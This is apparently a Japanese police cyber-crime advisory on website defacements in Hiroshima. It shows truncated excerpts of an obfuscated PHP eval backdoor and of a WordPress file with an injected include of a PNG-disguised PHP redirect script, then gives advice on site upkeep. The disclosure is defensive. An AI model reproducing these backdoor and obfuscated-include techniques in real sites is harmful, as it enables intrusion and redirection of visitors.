CyberCrime Control Project

令和元年第４号

広島県警察本部
サイバー犯罪対策課
082-228-0110
（内線　705-586）

県内で発生したＷｅｂサイト改ざん事案


事案概要

～Webサイト委託先業者からの通報～

県内の複数企業のWebサイトが改ざんされ、これらの企業のWebサイトを閲覧すると危険なサイトへリダイレクトされる事案が発生しました。

これらの企業の委託先業者は、Webサイト管理ソフトウェア（CMS）を利用したWebサイトを同じレンタルサーバ会社の共用Webサーバ上で構築していましたが、バックドアを仕込まれたPHPファイルを蔵置されたり、危険なサイトへリダイレクトするようPHPファイルを書き換えられたりしていました。

本事案は、委託先業者が外部からの不正アクセスを受け、管理者権限を利用されたことが原因と思われます。



解析の結果

①　バックドア設置

```
<?php
/**
 * ･識`･ｶｳ`･ｫ･ｹ･ｿ･ﾞ･
 *
 * ｹﾜﾀｭﾃ讀ｫ､鰊ﾔﾉ峰ﾉｵ
 *
 * @package Page
 */
$uf="snc3";
$ka="IEBldmFbsK";
$pjt="CRfUE9TVF";
$vbl = str_replace("ti
$iqw="F6ciddKTs=";
$bkf = $vbl("k", "", "k
$sbp = $vbl("ctw","",
$mpy = $sbp('', $bkf($
$mpy();
```

文字列は難読化されていた

BASE64でエンコードされていた

eval()が組み込まれていた

攻撃者がやりたいことが実行可能になっていた

②　危険なサイトへリダイレクト

```
<?php
/**
 * Front to the
 * wp-blog-hea
 *
 * @package W
 */
@include("¥151
/**
 * Tells WordPr
 *
 * @var bool
 */
define('WP_USE_THEMES', true);

/** Loads the W
require( dirnam
```

PNGファイルを読み込むためのinclude()が一行追加されていた（８進数で難読化されていた）

PNGファイルの中身は難読化されたPHPファイルだった（偽装）

危険なサイトへリダイレクトされる

～Webサイトの管理～

自社でWebサイトを管理している場合

CMSやプラグインを最新のものにする、アカウントを適切に管理しパスワードを使い回さない、重要な設定ファイルにアクセスされないようにする、不要なプラグインは削除するなどWebサイトの管理を徹底してください。

Webサイトの管理を委託先業者に任せている場合

Webサイトを構築した後、管理を委託先業者任せにしていると、改ざんに気付くのが遅れることがあります。契約の範囲を把握し、定期的にWebサイトの管理状況を確認することも大切です。

～PHPファイル～

PHPファイル

Web系のプログラムを作る際よく使われるプログラミング言語であるPHPを使用して書かれたソースファイルです。

eval()

任意のPHPコードを実行可能にする危険な言語構造で、今回、バックドアの設置に使用されていました。

include()

外部ファイルをパスを指定して読み込みます。今回、PNGファイルを装ったPHPファイル（危険なサイトへリダイレクト）が指定されていました。